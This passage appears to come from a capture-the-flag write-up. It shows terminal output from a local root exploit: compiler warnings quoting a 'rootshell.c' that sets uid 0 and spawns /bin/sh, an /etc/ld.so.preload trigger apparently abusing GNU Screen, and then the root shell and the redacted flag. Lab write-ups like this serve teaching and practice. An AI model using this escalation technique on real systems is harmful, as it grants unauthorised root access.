/tmp/rootshell.c:3:5: warning: implicit declaration of function ‘setuid’ [-Wimplicit-function-declaration]
     setuid(0);
     ^
/tmp/rootshell.c:4:5: warning: implicit declaration of function ‘setgid’ [-Wimplicit-function-declaration]
     setgid(0);
     ^
/tmp/rootshell.c:5:5: warning: implicit declaration of function ‘seteuid’ [-Wimplicit-function-declaration]
     seteuid(0);
     ^
/tmp/rootshell.c:6:5: warning: implicit declaration of function ‘setegid’ [-Wimplicit-function-declaration]
     setegid(0);
     ^
/tmp/rootshell.c:7:5: warning: implicit declaration of function ‘execvp’ [-Wimplicit-function-declaration]
     execvp("/bin/sh", NULL, NULL);
     ^
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-[redacted].

# whoami
root
#
```

We navigate to /root and get the root flag:



```
# cd /root
# ls -la
total 24
drwx------  3 root root 4096 Jan  5 18:57 .
drwxr-xr-x 23 root root 4096 Jan  4 14:25 ..
-rw-------  1 root root    0 Jan  5 18:58 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx------  2 root root 4096 Jan  5 18:37 .cache
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-r--r--  1 root root   38 Jan  6 02:16 root.txt
# |
```



```
-rw-r--r--  1 root root   38 Jan  6 02:1
# cat root.txt
THM{[redacted]}
#
```